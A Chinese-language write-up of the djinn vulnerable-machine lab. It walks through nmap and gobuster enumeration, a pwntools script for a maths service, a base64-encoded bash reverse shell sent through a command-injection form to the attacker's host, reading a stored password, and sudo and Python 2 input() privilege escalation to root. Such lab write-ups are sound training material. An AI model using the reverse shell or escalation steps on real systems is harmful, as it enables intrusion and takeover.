djnn笔记

收集信息

该靶机很友好，一启动就可以知道ip地址是多少不用扫网段，这里已知是`192.168.0.106`

攻击机ip为`192.168.0.102`

nmap

- `-A`自动扫描，包括使用nmap自带的脚本探测漏洞
- `-T3`和扫描速度有关，T3属于比较适中的水平


`nmap -A -T3 192.168.0.106 -p 1-10000`

```
→  learning nmap -A -T3 192.168.0.106 -p 1-10000
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-21 16:25 CST
Nmap scan report for 192.168.0.106
Host is up (0.0038s latency).
Not shown: 9997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              11 Oct 20  2019 creds.txt
| -rw-r--r--    1 0        0             128 Oct 21  2019 game.txt
|_-rw-r--r--    1 0        0             113 Oct 21  2019 message.txt
1337/tcp open  waste?
| fingerprint-strings:
|   NULL:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|     '*', 7)
|   RPCCheck:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|     '/', 6)
7331/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
```

`21,1337,7331`端口开放，挨个排查

21

匿名登录：



看了一下没啥东西，但是`creds.txt`疑似账户名和密码：

这个时候由于22端口没有开放所以，暂时没办法尝试

1337

无法直接浏览器访问，试试使用telnet

`telnet 192.168.0.106 1337`

这里会打印出算式，让我们算，这里显然是可以编写脚本的，这里用`pwntools`编写脚本：

```python
from pwn import *


def handle(str1):
    if ">" in str1:
        str1 = str1[2:]
    num1 = str1[1]
    op = str1[5]
    num2 = str1[9]
    return str(int(eval(num1 + op + num2)))


s = remote("192.168.0.106", 1337)
# for i in range(1000):
byteData = s.recvlinesS(10)
first = byteData[9]
result = bytes(handle(first).encode())
s.sendline(result)
for i in range(1000):
    data = s.recvline(keepends=False).decode("utf8")
    result = bytes(handle(data).encode())
    s.sendline(result)
print(s.recvall())
```

得到奖励：

```
[x] Opening connection to 192.168.0.106 on port 1337
[x] Opening connection to 192.168.0.106 on port 1337: Trying 192.168.0.106
[+] Opening connection to 192.168.0.106 on port 1337: Done
[x] Receiving all data
[x] Receiving all data: 2B
[x] Receiving all data: 75B
[x] Receiving all data: 76B
[+] Receiving all data: Done (76B)
[*] Closed connection to 192.168.0.106 port 1337
b'> Here is your gift, I hope you know what to do with it:\n\n1356, 6784, 3409\n\n'
```

这里很明显是端口号，以此访问后发现22端口开放了,结合之前文档的账户和密码，进行尝试,以此链接这些端口，发现22端口出现了：


```
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
21/tcp open     ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              11 Oct 20  2019 creds.txt
| -rw-r--r--    1 0        0             128 Oct 21  2019 game.txt
|_-rw-r--r--    1 0        0             113 Oct 21  2019 message.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp filtered ssh
MAC Address: 4C:D5:77:09:56:6B (Chongqing Fugui Electronics)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   3.76 ms 192.168.0.106

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 1 IP address (1 host up) scanned in 3.81 seconds
```

这里我还是不能直接使用ssh，这条路走不通：

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.81 seconds
➜  learning sudo ssh nitu@192.168.0.106 -p 22
ssh: connect to host 192.168.0.106 port 22: Connection refused
```

7331


浏览器访问后，几乎哪里都点不了：




扫描目录,这里需要dirbuster的字典，其他字典基本扫不出来：

```
→  learning gobuster dir -u http://192.168.0.106:7331/ -w /Users/ebounce/tools/kaliDir/directory-list-2.3-small.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.106:7331/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /Users/ebounce/tools/kaliDir/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/02/21 18:19:40 Starting gobuster in directory enumeration mode
===============================================================
/wish                 (Status: 200) [Size: 385]
/genie                (Status: 200) [Size: 1676]
```

`genie`目录是403， `wish`目录可以访问：



这里可以直接尝试弹shell，但是一般命令没有办法反弹shell，需要编码一下：




```
bash -i >& /dev/tcp/192.168.0.102/10999 0>&1
```


```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTAyLzEwOTk5IDA+JjE=
```

```
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTAyLzEwOTk5IDA+JjE=" | base64 -d | bash
```

成功反弹shell：

```
→  learning ncat -lvnp 10999
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::10999
Ncat: Listening on 0.0.0.0:10999
Ncat: Connection from 192.168.0.106.
Ncat: Connection from 192.168.0.106:40584.
bash: cannot set terminal process group (755): Inappropriate ioctl for device
bash: no job control in this shell
www-data@djinn:/opt/80$
```

先看看当前目录有啥，看到源码这里`/home/nitish/.dev/creds.txt`比较可疑

```
www-data@djinn:/opt/80$ ls
ls
app.py
app.pyc
static
templates
www-data@djinn:/opt/80$ cat app.py
cat app.py
import subprocess

from flask import Flask, redirect, render_template, request, url_for

app = Flask(__name__)
app.secret_key = "key"

CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]


def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True

    try:
        for i in RCE:
            for j in cmd:
                if i == j:
                    return False
        return True
    except Exception:
        return False


@app.route("/", methods=["GET"])
def index():
    return render_template("main.html")


@app.route("/wish", methods=['POST', "GET"])
def wish():
    execute = request.form.get("cmd")
    if execute:
        if validate(execute):
            output = subprocess.Popen(execute, shell=True,
                                      stdout=subprocess.PIPE).stdout.read()
        else:
            output = "Wrong choice of words"

        return redirect(url_for("genie", name=output))
    else:
        return render_template('wish.html')


@app.route('/genie', methods=['GET', 'POST'])
def genie():
    if 'name' in request.args:
        page = request.args.get('name')
    else:
        page = "It's not that hard"
```

读取creds.txt:

```
www-data@djinn:/opt/80$ cat /home/nitish/.dev/creds.txt
cat /home/nitish/.dev/creds.txt
nitish:p4ssw0rdStr3r0n9
```

这里有账户名和密码，直接提权试试:

```
www-data@djinn:/opt/80$ su nitish
su nitish
su: must be run from a terminal
```

需要先起一个交互性的shell，由于这里有python环境，我们可以直接起:

`python -c "import pty;pty.spawn('/bin/bash')"`

```
www-data@djinn:/opt/80$ python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
www-data@djinn:/opt/80$
```

提权到nitish用户:

```
www-data@djinn:/opt/80$ su nitish
su nitish
Password: p4ssw0rdStr3r0n9

nitish@djinn:/opt/80$ id
id
uid=1001(nitish) gid=1001(nitish) groups=1001(nitish)
nitish@djinn:/opt/80$
```

常规使用`sudo -l`看看有啥可用的:

```
sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:/opt/80$
```

这里有一个能不需要密码，但是指定用户的可执行文件，试试:

```
sudo -u sam /usr/bin/genie
usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish
genie: error: the following arguments are required: wish
nitish@djinn:/opt/80$
```

尝试了-p和-e参数，都必须带wish，但是带了wish参数无事发生，看看man

```
man genie
```

```
       -g, --god

              Sometime we all would like to make a wish to  god,  this  option
 Manual page genie(8) line 1 (press h for help or q to quit)
              let you make wish directly to God;
 Manual page genie(8) line 2 (press h for help or q to quit)

 Manual page genie(8) line 3 (press h for help or q to quit)
              Though  genie can't gurantee you that your wish will be heard by
 Manual page genie(8) line 4 (press h for help or q to quit)
              God, he's a busy man you know;
 Manual page genie(8) line 5 (press h for help or q to quit)

 Manual page genie(8) line 6 (press h for help or q to quit)
       -p, --shell
 Manual page genie(8) line 7 (press h for help or q to quit)

 Manual page genie(8) line 8 (press h for help or q to quit)
              Well who doesn't love those. You can get shell. Ex: -p "/bin/sh"
 Manual page genie(8) line 9 (press h for help or q to quit)

 Manual page genie(8) line 10 (press h for help or q to quit)
       -e, --exec
 Manual page genie(8) line 11 (press h for help or q to quit)

 Manual page genie(8) line 12 (press h for help or q to quit)
              Execute command on someone else computer is just too  damn  fun,
 Manual page genie(8) line 13 (press h for help or q to quit)
              but this comes with some restrictions.
 Manual page genie(8) line 14 (press h for help or q to quit)

 Manual page genie(8) line 15 (press h for help or q to quit)
       -cmd
 Manual page genie(8) line 16 (press h for help or q to quit)

 Manual page genie(8) line 17 (press h for help or q to quit)
              You know sometime all you new is a damn CMD, windows I love you.
 Manual page genie(8) line 18 (press h for help or q to quit)

 Manual page genie(8) line 19 (press h for help or q to quit)
SEE ALSO
 Manual page genie(8) line 20 (press h for help or q to quit)
       mzfr.github.io
 Manual page genie(8) line 21 (press h for help or q to quit)

 Manual page genie(8) line 22 (press h for help or q to quit)
BUGS
 Manual page genie(8) line 23 (press h for help or q to quit)
       There  are  shit  loads  of bug in this program, it's all about finding
 Manual page genie(8) line 24 (press h for help or q to quit)
```

根据语句来看，似乎-cmd参数，god比较喜欢，我们随意试试:

```
nitish@djinn:/opt/80$ sudo -u sam /usr/bin/genie -cmd id
sudo -u sam /usr/bin/genie -cmd id
my man!!
$ id
id
uid=1000(sam) gid=1000(sam) groups=1000(sam),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd),113(lpadmin),114(sambashare)
$
```

直接变成sam用户了，老套路还是来看看`sudo -l`

```
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
$
```

这里和刚才一样,但是没有man,也不知道这个程序是干啥的:

```
$ sudo -l
sudo -l
Matching Defaults entries for sam on djinn
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/loca

User sam may run the following commands on
    (root) NOPASSWD: /root/lago
$ man lago
man lago
No manual entry for lago
$ sudo -u root /root/lago
sudo -u root /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:4
4
work your ass off!!
$
```

这里兜兜转转没找到啥东西，但是/home/sam还没有看：

```
$ cd /home/sam
cd /home/sam
$ ls -al
ls -al
total 40
drwxr-x--- 5 sam  sam  4096 Feb 21 13:43 .
drwxr-xr-x 4 root root 4096 Nov 14  2019 ..
-rw------- 1 root root  417 Nov 14  2019 .bash_history
-rw-r--r-- 1 root root  220 Oct 20  2019 .bash_logout
-rw-r--r-- 1 sam  sam  3771 Oct 20  2019 .bashrc
drwx------ 2 sam  sam  4096 Nov 11  2019 .cache
drwx------ 3 sam  sam  4096 Oct 20  2019 .gnupg
-rw-r--r-- 1 sam  sam   807 Oct 20  2019 .profile
-rw-r--r-- 1 sam  sam  1749 Nov  7  2019 .pyc
drwx------ 2 sam  sam  4096 Feb 21 13:44 .ssh
-rw-r--r-- 1 sam  sam     0 Nov  7  2019 .sudo_as_admin_successful
$
```

我们知道pyc是python编译后的一种中间语言，如果没有经过混淆是能够通过反编译得到源码的，使用`scp`将`.pyc`导出：

```
scp /home/sam/.pyc user@ip:path
```

```
total 2211264
drwxr-xrwx+  12 ebounce  staff         384  2 21 18:47 .
drwxr-x---+ 106 ebounce  staff        3392  2 21 18:48 ..
-rw-r--r--@   1 ebounce  staff        8196  2 14 14:12 .DS_Store
-rw-r--r--    1 ebounce  staff        1749  2 21 18:47 .pyc
-rw-r--r--@   1 ebounce  staff       86331  2 20 14:25 39p3p7db17ukhxx7vixxi4kto
.jpg
```

在线反编译:

python反编译 - 在线工具

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 2.7

from getpass import getuser
from os import system
from random import randint

def naughtyboi():
    print 'Working on it!! '


def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'


def readfiles():
    user = getuser()
    path = input('Enter the full of the file to read: ')
    print 'User %s is not allowed to read %s' % (user, path)


def options():
    print 'What do you want to do ?'
    print '1 - Be naughty'
    print '2 - Guess the number'
    print '3 - Read some damn files'
    print '4 - Work'
    choice = int(input('Enter your choice: '))
    return choice


def main(op):
    if op == 1:
        naughtyboi()
    elif op == 2:
        guessit()
    elif op == 3:
        readfiles()
    elif op == 4:
        print 'work your ass off!!'
```

```
    else:
        print 'Do something better with your life'

if __name__ == '__main__':
    main(options())
```

由于是python2，`Input`能够将变量作为输入，输入到python运行环境中。

这里输入`num`由于`num=num`通过校验，通过校验后会运行`/bin/sh`并且是root:

```
$ sudo -u root /root/lago
sudo -u root /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:2
2
Choose a number between 1 to 100:
Enter your number: num
num
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

直接是root了